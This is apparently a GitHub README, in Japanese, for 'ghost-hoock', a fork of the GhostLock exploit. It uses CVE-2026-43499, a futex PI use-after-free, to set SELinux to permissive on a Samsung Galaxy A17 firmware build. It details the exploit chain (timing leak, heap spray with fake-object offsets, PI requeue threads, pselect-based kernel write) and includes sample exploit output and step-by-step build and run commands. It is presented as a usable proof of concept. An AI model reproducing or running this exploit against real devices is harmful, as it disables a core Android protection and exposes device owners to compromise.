 genksome/ghost-hoock
GhostLockを単一のプリミティブに絞り込み:futex PI UAF(CVE-2026-43499)を介してGalaxy A17(BZA5)でSELinuxを無効化。root不要、credパッチ不要、rwforge不要。

GhostLock の最小限のフォークで、1つのプリミティブのみを保持しています: CVE-2026-43499 (futex PI UAF) を利用して SELinux を無効化します。

ghost-hoock は、Mobile Hacking Lab による GhostLock エクスプロイトの削ぎ落とされたフォークであり、単一のプリミティブに縮小されています:
futex PI UAF を介した1回の制約付き書き込み ->
selinux_enforcing = 0。
root 権限なし、cred の上書きなし、rwforge チャネルなし、UMH なし、configfs なし。脆弱なカーネル上で SELinux を permissive モードに切り替えるために必要な最小限のものだけです。

Samsung Galaxy A17 (SM-A175F, BZA5) での出力例:
[] kernel: 6.12.23-android16-5-abA175FXXS5BZD2-4k
[+] offsets matched: 6.12.23-android16-5-abA175FXXS5BZD2-4k
[] init_cred image=ffffffc082512b08 alias=ffffff8002512b08
[+] startup context pid=10331 uid=2000 euid=2000 gid=2000 egid=2000 attr=u:r:shell:s0 enforce=1
[+] startup limits pid=10331 NoNewPrivs=0 Seccomp=0 Seccomp_filters=0
[+] build config pid=10331 label=ghost-hoock
[] p0 kernel_phys_load=0000000040000000 delta=0000000000000000 core=0
[] target selinux_enforcing=ffffff800277e560
[] W1 attempt 1/20
[] === W1: SELinux === target=0xffffff800277e560 mode=1
[] prepare_kernel_page ok attempt=1
[] pselect route setup simple=0 shift=0 page=ffffff806c4f0000 fake_lock=ffffff806c4f0000 ...
[] pselect returned ret=6 errno=0 calls=1 success=1 delay=0
[] pselect route done calls=1 success=1 step=0 errno=0
[+] SELinux DISABLED (attempt 1)
次に:
$ getenforce
Permissive
getenforce が Permissive を返す
このエクスプロイトは CVE-2026-43499 を標的にしています。これは Linux カーネルの futex PI(優先度継承)rt_mutex チェーンにおける use-after-free です。ghost-hoock のチェーンは4つのステップで構成されます:
カーネルの futex ハッシュテーブルに対するタイミングサイドチャネルです。ユーザー空間の futex 群に対して FUTEX_WAKE_PRIVATE を繰り返し発行し、rdtsc の差分を測定してハッシュバケットの衝突を相関させます。これにより自身の mm_struct のアドレス、すなわち後で必要となるスプレーページのベースが判明します。
これは KernelSnitch の手法であり、元のエクスプロイトからそのまま流用しています。
大きな order-3 スラブページを確保し、PI ルートで使われる偽オブジェクトのレイアウトで配置します:
| オフセット | オブジェクト | 目的 |
|---|---|---|
0x0E80 | fake_lock | 偽の rt_mutex |
0x0F80 | fake_fops | 偽の file_operations テーブル |
0x1180 | fake_w0 | 対象ツリーとして使われる偽の rt_mutex_waiter |
0x1240 | fake_right | 偽の rb-tree 右ノード — 書き込み値の取得元はここ |
0x1260 | fake_left | 偽の rb-tree 左ノード |
0x1280 | fake_task | 偽の task_struct |
ページ全体は sendmsg により SKB_SEND_SIZE = 2 * ORDER3_SIZE として AF_UNIX ソケット経由で送信されるため、skb データはリークしたページ上に配置されます。その後、制御された順序で解放し、自身のページが再利用可能な per-cpu の partial slab 上に残るようにします。
3つのスレッド:
f_wait に対して FUTEX_WAIT_REQUEUE_PI を発行し、f_pi_target を対象とします。f_pi_target に対して、続いて f_pi_chain に対して FUTEX_LOCK_PI を保持します。sched_setattr(tid, SCHED_BATCH, nice=19) を呼び続け、これが rt_mutex_setprio() をトリガーしてカーネルに偽の PI ツリーを辿らせます。メインスレッドからの4回目の呼び出し — FUTEX_CMP_REQUEUE_PI(1, f_pi_target) — が requeue を開始します。カーネル内部では、偽のツリーに対して rb_erase() が実行されます。
pselect() / select() はユーザーの fd_set をカーネルスタックにコピーし、その後それを走査します。fd_set のビットマップを調整し、カーネルが rb-tree ポインタとして扱うワードが fake_right とその親に配置されるようにします。その結果生じる rb_set_parent(child, parent) は次のようになります:
*(uint64_t *)target = value | color
mode = 1(Write 1)、target = selinux_enforcing、value = base + 0x100 の場合、byte0 = 0, byte1 = 1 としてエンコードされます。カーネルは selinux_enforcing[0] に 0 を書き込みます — これで SELinux は permissive になります。
ret = 6(デフォルトの 9 ではなく)は書き込みが成功したことを裏付けます。コンシューマは select() 中にターゲットに到達し、早期に起床したのです。
これは mobilehackinglab/ghostlock-a17(MIT)のフォークです。以下は上流のエクスプロイトから 1:1 で引き継いでいます:
| コンポーネント | ファイル | 備考 |
|---|---|---|
| KernelSnitch | src/kernelsnitch/* | futex ハッシュのタイミングによる mm_struct リーク |
| ヒープスプレー | src/spray.c | フェイクオブジェクトのレイアウト、prepare_skb_payload、prepare_kernel_page |
| PI ルート + pselect | src/route.c | prepare_pselect_fdsets、do_pselect_fake_lock_route、consumer_thread、waiter_thread、owner_thread |
| BZA5 オフセット | include/offsets_bza5.h | 6.12.23-android16-5-abA175FXXS5BZD2-4k から抽出したシンボルテーブル |
| BZA5 ターゲットヘッダー | include/target.h | アドレスレイアウト、ペイロードオフセット(W1 サブセットのみ) |
| ランタイム構造体オフセット | include/runtime_struct_offsets.h | task_struct フィールド用の _RSO() マクロ |
補助コード(pr_* マクロ、SYSCHK、pin_to_core、set_limit、set_unbuffer)もオリジナルのまま保持しています。
オリジナルの GhostLock は A17 上で 完全な root を取得します:rwforge 物理 R/W チャネルをインストールし、cred / real_cred を書き換え、init creds で UMH ヘルパーを実行し、ログを取得するなどします。ghost-hoock では、最初の制約付き書き込みより後のすべてが削除されています。
| 削除したファイル | オリジナルで存在した理由 |
|---|---|
rwforge_a17.c | pipe_buffers を介した marching-forger 物理 R/W チャネル |
pipe_physrw.c、pipe_reclaim.c | パイプバッファの再利用 -> 任意のカーネル読み書き |
root.c | cred / real_cred の上書き、su のインストール、SELinux SID のパッチ適用 |
umh_root.c、wq_umh_root()(main.c 内) | 偽造したカーネル workqueue アイテムから init creds ヘルパーを実行 |
slide.c | boot_id オラクルによる KASLR リーク — BZA5 では不要、KASLR はオフ |
miniadb.c | ADB TCP 経由のブートストラップ |
try_cfi_stage()(fops.c 内) | root パスのブートストラップに使われた CFI 対応の configfs ステージ |
run_rwforge()、run_bootid_oracle()、rwforge_root_and_capture() | root パイプライン全体 |
install_embedded_su()、install_embedded_wallpaper() | root インストール用ヘルパー |
Write 2(cred)、patch_cred_*、patch_task_seccomp | W1 後の資格情報奪取 |
オリジナルの GhostLock は、このフォークよりも 完全かつ強力 なままです。ghost-hoock は代替品ではなく、SELinux をオフにするという一つの狭いタスクのための 最小限の PoC です。
$PATH に clang と make が必要です。Termux でテスト済み。ツールチェーンがあれば adb shell 経由でも動作します。
git clone https://github.com/genksome/ghost-hoock
cd ghost-hoock
make
出力: ./ghost-hoock (aarch64, PIE)。
Android NDK 経由 (PC 上)
make NDK=/path/to/android-ndk-r26
または手動で:
/path/to/ndk/toolchains/llvm/prebuilt/linux-x86_64/bin/aarch64-linux-android21-clang \
    -O2 -Isrc -Isrc/kernelsnitch -Iinclude \
    -D_GNU_SOURCE -D__ARM=1 -DTARGET_CONFIG_H='"target.h"' \
    -fPIE -pie -pthread \
    src/main.c src/spray.c src/route.c -o ghost-hoock
クロスコンパイルチェック
file ghost-hoock
# ghost-hoock: ELF 64-bit LSB pie executable, ARM aarch64, ...
# copy the binary somewhere readable from the shell context
cp ghost-hoock /data/local/tmp/
chmod 755 /data/local/tmp/ghost-hoock

# confirm SELinux is currently enforcing
getenforce
# -> Enforcing

# run
/data/local/tmp/ghost-hoock

# verify
getenforce
# -> Permissive
オプション
